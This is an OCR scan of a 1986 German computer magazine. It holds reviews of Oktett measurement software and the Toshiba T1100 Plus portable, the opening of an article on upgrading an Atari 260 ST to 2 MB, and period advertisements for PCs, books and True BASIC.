Als Kritikpunkt von Multifit wie auch der restlichen Oktett-Software muß man das nahezu vollständige Fehlen von Fehlerabfang-Routinen anführen; mit anderen Worten: das Programm stürzt bei Fehleingaben gnadenlos ab und sorgt damit zumindest am Anfang beim Benutzer für einigen unnötigen Frust. Offensichtlich wollte man die Programme so kurz wie möglich halten, um die sowieso schon recht gemächliche Programmausführung nicht noch zusätzlich zu bremsen.

Oktett und Multifit sind beide in BASIC programmiert. Daraus resultiert auch für nicht so versierte Anwender eine leichte Änderbarkeit – der Quellcode ist ja zwangsläufig dabei – und beim 464 sogar eine Unabhängigkeit vom Floppy-Laufwerk. So läßt sich mit dem 464 und dem eingebauten Kassettenlaufwerk äußerst preiswert eine Standalone-Meßaufnahme-Station konzipieren, doch sollte man dafür nicht unbedingt den Monitor als Netzteil 'verbrauchen'.

Für professionelle Anwendungen wäre jedoch eine Kodierung in Pascal oder C unter CP/M eher geeignet, was sowohl der Struktur als auch der Ausführungsgeschwindigkeit zugute käme.

Fazit

Oktett ist für den Hobbyisten und Bastler für die Meßwertaufnahme durchaus geeignet und liegt dafür auch preislich mit DM 298,- ganz gut im Rennen. Für den professionellen Einsatz reichen Zuverlässigkeit, Genauigkeit (die im wesentlichen aus der 8-Bit-A/D-Wandlung resultiert) und die Geschwindigkeit des Auswertungs-Programms nicht aus.

Oktett erhältlich bei Fa. Otten/Fecht, Sungauallee 43, 7800 Freiburg.



MEWA/CONEX SYSTEME

MEWA/CONEX SYSTEME

Bestehend in Technik, Leistung und Vielseitigkeit.

NEU
Breite nur 36 cm
AT kompatibel
80286 Prozessor
6/8 Mhz schaltb.



NEU
KOMPACT AT 286
Die neue Grösse
Superpreis ab DM 1995,-

Bitte Liste anfordern.

Bestehend in Technik, Leistung und Vielseitigkeit.

NEU
Breite nur 36 cm
AT kompatibel
80286 Prozessor
6/8 Mhz schaltb.



NEU
KOMPACT AT 286
Die neue Grösse
Superpreis ab DM 1995,-

Bitte Liste anfordern.

Wir liefern auch an den Fachhandel!

14-Zoll-TTL
Grün oder Amber
entspiegelt mit Fuß
18 KHz/20 MHz
DM 344,-
(ADI-kompatibel)
schwarz/weiß 355,-

EGA Farbmonitor 14"
15.75/21.85 KHz, 0.31 Dot/pitch
RGB-TTL + EGA Modus **DM 1198,-**
Kompl. m. EGA Card
DM 1696,-

RGB Farbmonitor 14"
15.75 KHz, 0.42 Dot/pitch **DM 798,-**

CITIZEN 120D
489,-

Maus 149,-
8 Tage Rückgaberecht

Alle Preise gelten ab Erscheinungstermin.

Ladenverkauf
ERICH-WILLI MEYER
6560 Solingen 11, Postfach 1102/06-74
Tel. (0212) 754-49, Telex 8514670

Wir liefern auch an den Fachhandel!

14-Zoll-TTL
Grün oder Amber
entspiegelt mit Fuß
18 KHz/20 MHz
DM 344,-
(ADI-kompatibel)
schwarz/weiß 355,-

EGA Farbmonitor 14"
15.75/21.85 KHz, 0.31 Dot/pitch
RGB-TTL + EGA Modus **DM 1198,-**
Kompl. m. EGA Card
DM 1696,-

RGB Farbmonitor 14"
15.75 KHz, 0.42 Dot/pitch **DM 798,-**

CITIZEN 120D
489,-

Maus 149,-
8 Tage Rückgaberecht

Alle Preise gelten ab Erscheinungstermin.

Ladenverkauf
ERICH-WILLI MEYER
6560 Solingen 11, Postfach 1102/06-74
Tel. (0212) 754-49, Telex 8514670

DT 303T Serie
Microprozessor 80286 16/24 Bit mit Socket für 80287/Co-Prozessor, 1 MB Speicher auf der Hauptplatte, ROM 2 EPROMs/64KB für BIOS, 16 Ebenen Interrupt, System Uhr auf der Hauptplatte integriert, 1.2 MB Disk Laufwerk eingebaut, 200 Watt Netzteil mit Ventilator, Video Adapter für BAS und RGB Anschluß, oder monochrome TTL (Option).

Sonderversionen
Andere Betriebssysteme, Programmiersprachen und spezielle Systemkonfigurationen sind auf Anfrage verfügbar.

Version AT1 Metallgehäuse mit
Laufwerk 2 x 80 Track mit Controller
+ Hauptplatte mit 512 K bestückt
+ 1 MB möglich (+ 8 Slots) 9/8 MHz
+ Color-Printer, 2 x 10" + BG 2
+ Co-Processor (80287) + BAS 2
(BAS) Ausgänge, für Video schwarz/weiß, grün oder bernstein Monitore,
Tastatur deutsch/Asiatic, wahlweise monochrome TTL (Option).

MI Turbo-II-Board, umschaltbar auf 4,7 und 8 MHz
Aufpreis pro Gerät..... DM 60,-

XT 303
Microprozessor 8088/87 MHz, Socket für 8087
+ Laufwerk 2 x 40 Track mit Controller
+ 1.2 MB Speicher, 256K RAM bestückt,
8 Erweiterungs Slots, 4 Kanal DMA, 8 Kanal Interrupt,
RAM Bereich aufrüstbar bis 640 KB auf der Hauptplatte.
ROM 1K EProm mit Erweiterungs-Socket, Ein Laufwerk DS/DD 360 KB, 2 x 40 Track, Tastatur mit 195 Watt Netzteil mit Ventilator,
+ Video Adapter für BAS und RGB Anschluß, oder monochrome TTL (Option).

MI 20 MB Festplatte
DM 1298,-
MI 20 MB Festplatte
DM 2598,-

Aufpreis pro Gerät..... DM 60,-

Version AT1 Metallgehäuse mit
Laufwerk 2 x 80 Track mit Controller
+ Hauptplatte mit 512 K bestückt
+ 1 MB möglich (+ 8 Slots) 9/8 MHz
+ Color-Printer, 2 x 10" + BG 2
+ Co-Processor (80287) + BAS 2
(BAS) Ausgänge, für Video schwarz/weiß, grün oder bernstein Monitore,
Tastatur deutsch/Asiatic, wahlweise monochrome TTL (Option).

MI 20 MB Festplatte
DM 2499,-
MI 20 MB Festplatte
DM 3988,-

Aufpreis pro Gerät..... DM 60,-

Bestehend in Technik, Leistung und Vielseitigkeit.

Bestehend in Technik, Leistung und Vielseitigkeit.

Version AT1 Metallgehäuse mit
Laufwerk 2 x 80 Track mit Controller
+ Hauptplatte mit 512 K bestückt
+ 1 MB möglich (+ 8 Slots) 9/8 MHz
+ Color-Printer, 2 x 10" + BG 2
+ Co-Processor (80287) + BAS 2
(BAS) Ausgänge, für Video schwarz/weiß, grün oder bernstein Monitore,
Tastatur deutsch/Asiatic, wahlweise monochrome TTL (Option).

MI 20 MB Festplatte
DM 1298,-
MI 20 MB Festplatte
DM 2598,-

Aufpreis pro Gerät..... DM 60,-

Version AT1 Metallgehäuse mit
Laufwerk 2 x 80 Track mit Controller
+ Hauptplatte mit 512 K bestückt
+ 1 MB möglich (+ 8 Slots) 9/8 MHz
+ Color-Printer, 2 x 10" + BG 2
+ Co-Processor (80287) + BAS 2
(BAS) Ausgänge, für Video schwarz/weiß, grün oder bernstein Monitore,
Tastatur deutsch/Asiatic, wahlweise monochrome TTL (Option).

MI 20 MB Festplatte
DM 2499,-
MI 20 MB Festplatte
DM 3988,-

Aufpreis pro Gerät..... DM 60,-

Bestehend in Technik, Leistung und Vielseitigkeit.

Bestehend in Technik, Leistung und Vielseitigkeit.



Aktentaschen-computer

Toshiba T1100 Plus

Eckart Steffens

Klein und handlich, leicht, volle PC-Leistung, zwei eingebaute Laufwerke: Toshiba's T1100 Plus ist eine vollwertige Arbeitsmaschine für unterwegs.

Der Toshiba T1100 ist ein portabler PC. Das 'Leichtgewicht' bringt knapp 4,5 kg auf die Waage und hat die Abmessungen einer Mini-Aktentasche (31 x 7 x 30 cm B/H/T), paßt also genauso gut auch in einen Aktenkoffer. Das Gerät wird mit Akkus betrieben - es handelt sich also um eine wirklich portable Maschine, die an jedem beliebigen Ort einsatzbereit ist. Nach Hochklappen des Displays und Einschalten ist der T1100 betriebsbereit, nachdem das Betriebssystem von der Floppy gebootet ist. Nicht im Griff des Anwenders hingegen liegt eine erforderliche 'äußere' Arbeitsbedingung: eine helle Umgebung. Das LC-Display des T1100 ist nämlich weder beleuchtet noch beleuchtbar.

Ausbaubar

Der Hauptspeicher des T1100 ist mit 256 KByte ausgebaut, durch eine zusätzliche Steckkarte läßt sich das RAM auf 640 KByte erweitern (nach Anbieterangaben sollen aber die Maschinen mit 640 KByte ausgeliefert werden). Der T1100 enthält zwei seitlich eingebaute 3,5"-Diskettenlaufwerke mit einer Kapazität von 720 KByte. Über einen externen FDD-Anschluß kann ein weiteres Laufwerk, auch ein 5,25"-Laufwerk, angeschlossen werden. Von diesem Laufwerk kann man auch booten (wichtig für kopierschutzgeschützte Software auf 5,25"-Disks, zum Beispiel Prolok-Disketten). Viertens: der T1100 ist mit einem grafikfähigen LC-Display mit einer Auflösung von 640 x 200 Punkten (25 Zeilen, 80 Zeichen) und einer Bildschirmfläche von 230 mm x 103 mm ausgestattet.

Alle Betriebsanzeigen (Netzkontrolle, Laufwerkanzeigen, Tastaturindikatoren Caps/Num/Scroll-Lock) sind unterhalb des Displays zusammengefaßt. Die Tastatur des Gerätes ist zwar sehr kompakt aufge-


baut, aber eine vollwertige QWERTY-Tastatur. Da ein deutscher Keyboard-Treiber verwendet wurde, wick die effektive Belegung teilweise vom Aufdruck ab. Es ist jedoch ein deutscher Tastenkappensatz erhältlich, der leider nicht vor Abschluß des Tests bei uns eintraf. Die Funktionstasten befinden sich in der obersten Reihe; rechts sind die Steuertaste (Home/PgUp/PgDn etc.) angeordnet, darunter das Cursor-Tastenkreuz. Auf den Zifferntastenblock mußte aus Platzgründen verzichtet werden.

Statt dessen kann man den Tastenblock U-O,J-L und M des Haupttastenfeldes zur Zifferingabe umkonfigurieren. Die Tasten der ALPS-Tastatur sind sehr leichtgängig, das Schreibgefühl ist jedoch sehr angenehm. Da die Tasten Standardgröße haben und nicht, wie bei anderen Portable-Modellen, verkleinert sind, läßt sich auf der Tastatur leicht schreiben: wichtig, da ein portables Gerät sicher viel für Textverarbeitung und Kalkulation genutzt wird.

Ein Schalter verbirgt sich linksseitig von der Tastatur im Gehäuse: Er dient zur Umschal-

tung zwischen externem Diskettenlaufwerk und Drucker. Das bedarf sicherlich der näheren Erläuterung, und der Sinn dieser Anordnung wird klarer, wenn man zugleich die Anschlußmöglichkeiten auf der Rückseite des Rechners betrachtet. Hier finden sich Buchsen für den seriellen Port (9polig Sub-D), RGB (9polig Sub-D) und für einen Drucker oder ein externes Diskettenlaufwerk (25polig Sub-D).

Mit dem erwähnten Umschalter kann man nun zwischen einem hier angeschlossenen Drucker und einem angeschlossenen Diskettenlaufwerk (A oder B) wählen. Wird das externe Laufwerk als Laufwerk A gewählt, kann man von diesem Drive auch booten. Wählt man das externe Laufwerk als Laufwerk B, wird das interne Laufwerk B abgeschaltet und durch das externe Drive ersetzt: dadurch ist eine Mischbestückung mit 3,5"- und 5,25"-Drives möglich. In der Stellung 'PRT' wird ein angeschlossener Drucker (Parallelschnittstelle) bedient. Dem Vorteil dieser universellen Anordnung steht ein Nachteil gegenüber: es sind Spezialanschlußkabel erforderlich.



Kein Platz verschenkt: Nur durch weitgehenden Einsatz von SMD-Technik ließ sich die kompakte Bauweise erreichen. Erfreulich: Alle Anschlußstellen sind bezeichnet. Auf die Steckerleiste 'MEM' wird die Speichererweiterungskarte aufgesetzt.

Interne Konfiguration

Innerhalb der Maschine befindet sich ein 6fach-DIL-Schalter, über den man bestimmte Parameter voreinstellen oder verändern kann. Hierzu zählen die Adresse des seriellen Ports und die größte Adresse des Hauptspeichers (256 KByte oder 640 KByte). Erfreulich auch, daß der interne Bildschirm-Controller abgeschaltet werden kann: Wer seinen T1100 mit Erweiterungsbox und EGA-Karte betreibt, kann damit unerwünschte Kollisionen ausschlie-

**Verlangen
Sie mehr!**

Rainer Fischer
**Datenverarbeitung
mit dem
Sinclair QL**



1986, 198 S., zahlr. Abb. und Tab., kart., DM 42,- ISBN 3-7785-1325-7

Inhalt: Erstellen und Bearbeiten von Dateien. Möglichkeiten von Super-BASIC. Dateiverwaltungssprache QL-ARCHIVE. Integration mit anderen QL-Programmen (Textverarbeitung, Tabellenkalkulation und Grafik).



1986, 390 S., kart., DM 54,- ISBN 3-7785-1339-7

Dieses Buch enthält alles, was ein ernsthafter Programmierer braucht, um große Software auf dem Atari ST zu entwickeln. Nach dem Durcharbeiten dieses Buches werden Sie in der Lage sein, professionelle Software mit allen Feinheiten auf dem Atari ST zu erstellen.

**Isa Brors
Maschinensprache des
IBM-PC in der Praxis**

1986, 278 S., kart., DM 48,- ISBN 3-7785-1336-2

Praktische Programmierbeispiele mit kompletten Listings zeigen, wie der Computer auf Assembler-Ebene genutzt werden kann. Es wird u.a. auf die Programmierung von Arithmetik, Musik und hochauflösender Grafik (Hercules-Grafikkarte) eingegangen. Einfache Hardware-Erweiterungen bilden eine Verbindung vom Computer zur Außenwelt (Port-Interface, Midi-Interface).

BESTELLCOUPON

einsetzen an: Dr. Alfred Hüthig Verlag,
Im Weiher 10, 6900 Heidelberg

Titel _____
Name, Vorname _____
Straße, Nr. _____
PLZ, Ort _____
Datum, Unterschrift _____



Multitech

**... denn jetzt ist es Zeit
für unseren
preisgünstigsten AT!**

Wir haben die PC-Generation, die Sie schon immer gesucht haben: Qualität und Leistung bei optimaler Funktionssicherheit sind die spezifischen Merkmale aller Multitech PC's. Industrie Standard und volle Ausbaufähigkeit sind selbstverständlich. Natürlich auch komplett anschlussfertig mit Kabel, Monitor, Tastatur und Betriebssystem.



ACCEL 900 AT
Superschnell bis 10 MHz. Ausbaufähig bis 40 MB-HD und einer Zugriffszeit von 40 ms. Für alle Unternehmen, Techniker, Forschungslabors, ein profitabler Einstieg.
ab DM 4.995,-*

Accel 900 AT

10/6 MHz

DM 4.995,-*
Komplettpreis

2 parallele, 2 serielle Schnittstellen. 512 KB (on board erweiterbar bis 1 MB). 1 LW 5 1/4" mit 1,2 MB. Große DIN-Tastatur-deutsches Handbuch. Controller und Platz für insgesamt 5 Speicher. 14" s/w Monitor, invers schaltbar.



Plus 700
Der Sprinter mit dem starken Herz - 8 MHz Takt. Starkes Gedächtnis bei blitzschnellem Zugriff. Ein schlagfertiges Instrument für professionelle Anwendungen.
(ab DM 3695,-*)




Accel 900 AT

* unverbindliche Preisempfehlung. Bitte Händlernachweis anfordern.



CE-TEC Trading GmbH · Kornkamp 4 · D-2070 Ahrensburg
Telefon: 04102/49 01-0 · Telex: 2 189 875 · Telefax: 04102/49 01 38

C 4615-1



Vielfältige Anschlußmöglichkeiten bei einem portablen PC: Video, Drucker, Disk-Drive. Die serielle Schnittstelle wird, wie beim AT, über einen 9poligen Stecker realisiert.

Ben (solche Probleme ergeben sich zum Beispiel beim Schneider PC). Toshiba hätte aber gut daran getan, diesen DIL-Schalter wie beim 'großen Bruder' T3100 (siehe c't 7/86) von außen zugänglich zu machen – das Öffnen des dicht gepackten Gerätes ist nicht nur eine delikate Übung, sondern wird auch generell nur versiertem Personal empfohlen.

Wie eng es in der Maschine zugeht, zeigen die Fotos. Durch die fast ausschließliche Verwendung von SMD-Bauelementen wurde eine hohe Packungsdichte erreicht. Der Erweiterungs-Slot, über den auch die optionale, mit fünf Standard-Steckplätzen ausgestattete Erweiterungsbox angeschlossen wird, ist mit einem Abdeckblech verschlossen. In der japanischen/amerikanischen Version kann man hier eine Modemkarte (Bell/CCITT) einsetzen; diese ist hierzulande zwar erhältlich, darf aber (aus den bekannten postalischen Gründen) in Deutschland nicht verwendet werden.

High Speed

Der Toshiba T1100 ist eine schnelle Maschine, und das merkt man nicht nur beim Arbeiten mit Standard-Paketen (z.B. Lotus, dBASE). In puncto Softwarekompatibilität waren hier übrigens keine Punkte zur Beanstandung zu finden; wegen des geringen Speicherausbaues von nur 256 KByte konnten wir allerdings nur mit Standard-Software arbeiten. Die PC-kompatible Maschine läuft in einem schnellen Modus (7,16 MHz), der bei der Inbetriebnahme automatisch vorgewählt wird. Über die Tastenkombination CTRL-ALT-PgDn kann in den Standard-Modus (4,77 MHz) umgeschaltet werden, sofern dies die Software verlangt. Entsprechend schaltet CTRL-ALT-PgUp wieder in den 'FAST'-Modus zurück – die Anzeige der Betriebsart erfolgt durch eine rot/grüne LED. Der

T1100 Plus arbeitet mit einem 80C86 und hat daher schon von Haus aus einen etwas schnelleren Datendurchsatz als der Standard-PC. In Verbindung mit den ebenfalls recht schnellen 720-KByte-Laufwerken ergibt sich ein schnelles Arbeiten.

LC-Display

Einziges, allerdings die vielen Positiva des T1100 kompensierendes Manko ist und bleibt der Bildschirm. Wer zu Hause stationär mit dem Gerät arbeitet, wird unverzüglich einen Monitor anschließen; RGB- und Composite-Video-Ausgang sind vorhanden. Das interne LC-Display ist zwar in der Neigung verstellbar und im Kontrast regelbar, bietet aber dennoch eine starke Blickwinkel-

Abhängigkeit, ein relativ geringes Kontrastverhältnis und spiegelt recht stark. Wie bereits erwähnt, ist auch eine hinreichende Helligkeit am Arbeitsplatz erforderlich, da das Display nicht beleuchtet ist.

Jedes auf dem Display dargestellte Zeichen wird gewöhnlich mit einem Video-Attribut versehen; dies kann zum Beispiel eine Farbinformation oder eine Helligkeitsinformation sein. Da das LC-Display weder Farbe noch verschiedene Helligkeitsstufen darstellen kann, werden die Attribute hier anders genutzt. Mit dem Hilfsprogramm CHAD (Character Attribute for Display) kann man über die Taste 'Sys Req' jederzeit ein Fenster auf den Bildschirm holen, über das für die verschiede-

nen Darstellungsmöglichkeiten eine der vier möglichen Attributzuweisungen (normal, revers, fett...) erfolgen kann.

Interner Aufbau


Was beim Tischmodell einen halben Schreibtisch füllt, wurde hier in ein paar Kubikdezimeter gezwängt – entsprechend eng geht es im Rechner selbst zu. Der Hauptspeicher ist intern durch eine zusätzliche Steckkarte auf 640 KByte ausbaubar, alle Komponenten sind gesteckt, Verschleißteile sind somit leicht ersetzbar (dazu gehören sicher auch die Akkus, die als kompletter Block erneuert werden können).

Fazit

Der Toshiba T1100 ist ein portabler, PC-kompatibler Computer mit hoher Leistung. Er ist leicht, handlich und gut handhabbar. Für den stationären Einsatz ist der Ausbau mit einer externen Erweiterungseinheit (fünf Standard-Steckplätze) möglich. Der T1100 hinterließ einen guten Eindruck, wenn man von den üblichen Problemen mit dem LC-Display absieht.

Wie wir nach Abschluß des Tests erfuhren, sollen die ausgelieferten Geräte in der Grundausstattung bereits mit 640 KByte RAM ausgestattet sein. Außerdem sollen sie mit einem neuen LC-Display bestückt sein, das wesentlich besser ablesbar sein soll als das Display des Testgeräts.

Der Toshiba T1100 Plus ist für 5677,20 DM erhältlich. Dazu kommen noch ein Netzteil (111,72 DM) und das Betriebssystem MSDOS 3.2 einschließlich deutschsprachigen Handbüchern für 168,72 DM. Ein 5,25"-Laufwerk ist für 1117,20 DM zuzüglich Netzteil (111,72 DM) lieferbar.




Nicht verwechseln! Der Rechner kann durch ein externes Netzteil (9 Volt), die 5,25"-Floppy muß durch ein externes Netzteil (18 Volt) gespeist werden. Was passiert, wenn man den T1100 versehentlich mit 18 Volt bedient, haben wir lieber nicht ausprobiert. . .

Ergebnisse auf einen Blick

- 256 KByte Hauptspeicher, auf 640 KByte erweiterbar
- zwei eingebaute 3,5"-Laufwerke zu je 720 KByte
- schnell, zwei Modi (4,77 MHz/7,14 MHz) schaltbar
- leicht, handlich
- Tastaturbeschriftungsleiste läßt sich nicht befestigen
- LC-Display schlecht ablesbar





True BASIC vereint die Computerlandschaft

Vor 20 Jahren haben John Kemeny und Tom Kurtz die original BASIC Programmiersprache entwickelt. Heute programmieren bereits mehr Menschen in BASIC als in allen anderen Programmiersprachen zusammen. Nun haben Kemeny und Kurtz eine wesentlich verbesserte und erweiterte Version entwickelt: True BASIC, eine flexible, einfach anzuwendende, strukturierte Programmiersprache. Einfach wie BASIC und dazu die Features die True BASIC genial machen.

True BASIC-Programme, die z. B. für den IBMTM-PC erstellt wurden, laufen auch auf dem Commodore AmigaTM, dem Atari-STTM und auf dem Apple MacintoshTM. True BASIC folgt dem ANSI Standard für erweitertes BASIC. Damit ist die Sicherheit der Kompatibilität mit vielen anderen Computern sichergestellt; auch mit solchen, die derzeit noch nicht auf dem Markt sind.

Volle Portabilität: Programme, die z. B. für den IBMTM-PC erstellt wurden, laufen auch auf dem Commodore AmigaTM, dem Atari-STTM und Apple MacintoshTM. True BASIC folgt dem ANSI Standard für erweitertes BASIC. Damit ist die Sicherheit der Kompatibilität mit vielen anderen Computern sichergestellt; auch mit solchen, die derzeit noch nicht auf dem Markt sind.

Hohe Geschwindigkeit: True BASIC erzeugt einen b-Zwischencode, der sehr kompakt und schnell ist. Der eigentliche Source-Code muß nicht jedesmal neu übersetzt werden. Sie können unabhängig programmierte Unterrouinen oder externe Librarys mit Ihren eigenen Programmen verbinden.

Echte Strukturierung: True BASIC unterstützt Kontroll-Strukturen wie SELECT CASE, geschachtelte IF-THEN-ELSE-IF und DO-LOOP-Schleifen. GOTO und GOSUB können bei Bedarf verwendet werden. Zeilennummern sind überflüssig.

Starke Leistung: True BASIC enthält eingebaute Matrix-Operationen! Mit Inversion, Determinanten, Matrix I/O und vieles mehr. True BASIC unterstützt automatisch einen 8087 oder 80287 Coprozessor. In Bezug auf Speicher nutzt True BASIC bis zu 640 kB auf IBMTM und kompatiblen, 4 MB auf dem Apple MacintoshTM und den gesamten verfügbaren Speicher auf dem Commodore AmigaTM. Und das alles Schnell! Schnell! Schnell!!!

Überzeugende Grafik: Unterstützung mehrerer Fenster und benutzerdefinierte Koordinaten. Nie wieder Bildpunkte zählen. Die eingebauten 2-D Umsetzungsrouinen ermöglichen die Eingabe einer Grafik mit nachträglicher Bestimmung der Größe, der Verschiebung, der Drehung oder der Verteilung auf dem Bildschirm. 3-D Grafiksystem ist verfügbar. True BASIC unterstützt auf IBMTM und kompatiblen CGA, EGA und HERCULESTM-Mode.

Bequemlichkeit in der Anwendung: Sie arbeiten mit der Sicherheit und der „on-line“ Syntax-Prüfung eines Interpreters, zusammen mit einem umfassenden Ganz-Seiten Texteditor, mit dem sogar Textverarbeitung möglich ist. „MOVE“, „COPY“, „FIND“, „REPLACE“ – alles Kommandos, die Ihnen das Arbeiten auf den verschiedenen Fenstern erleichtern und die Programmerstellung vereinfachen.

Vielseitige Hilfen: Jederzeit abrufbare Hilfe-Texte ermöglichen schnelles Nachschlagen. Diese Hilfen können jederzeit erweitert und an die Bedürfnisse des jeweiligen Benutzers angepaßt werden. Benutzer- und Reference-Handbuch gehören zum Lieferumfang.

Die Alternative für alle Anwender: Mit True BASIC schreiben Sie beständigen, eleganten Code, auf den Sie stolz sein können und der Ihre Hardware nicht überfordert.

Preiswürdig: Die True BASIC Programmiersprache kostet, unabhängig von der verwendeten Hardware DM 398,-.

Testen Sie selbst, wie sehr True BASIC Ihnen die Programmierarbeit erleichtern kann. Bestellen Sie noch heute!

- True BASIC DM 398,-
- True BASIC-Demo Version DM 25,-
- Mehr Information über True BASIC

Bezeichnung des Computers _____

Größe der Diskette 3 1/2" 5 1/4" _____

Name, Vorname _____

Straße _____

PLZ/Ort _____

Telefon _____

Unterschrift _____

Inland: Scheck (incl. Versandk.) Nachn. (+ DM 6,- Versandk.)

Ausland: Scheck (+DM 10,- Versandk.) Nachn. (+ DM 16,- Versandk.)

pfotenhauer
MICROCOMPUTER-ANWENDUNGEN
Postfach 1267 · 7590 Achern · Telefon 07841/5056 · Fax 07841/4500

'Mega'-ST selbstgemacht

Atari 260 ST auf 2 MByte aufgerüstet

Eberhard Meyer

Falls auch Sie zu der immer größer werdenden Gemeinde der RTOS/PEARL-Benutzer gehören, werden Sie vermutlich aufhorchen. Stand da nicht im Manual 'Die Anzahl der Tasks ist nur durch den Arbeitsspeicher begrenzt'? – Aber auch für den GEM-Benutzer wird es interessant, wenn er in seiner RAM-Disk fünf 720-KByte-Disketten ablegen kann. Nur eine Harddisk bietet mehr Platz.

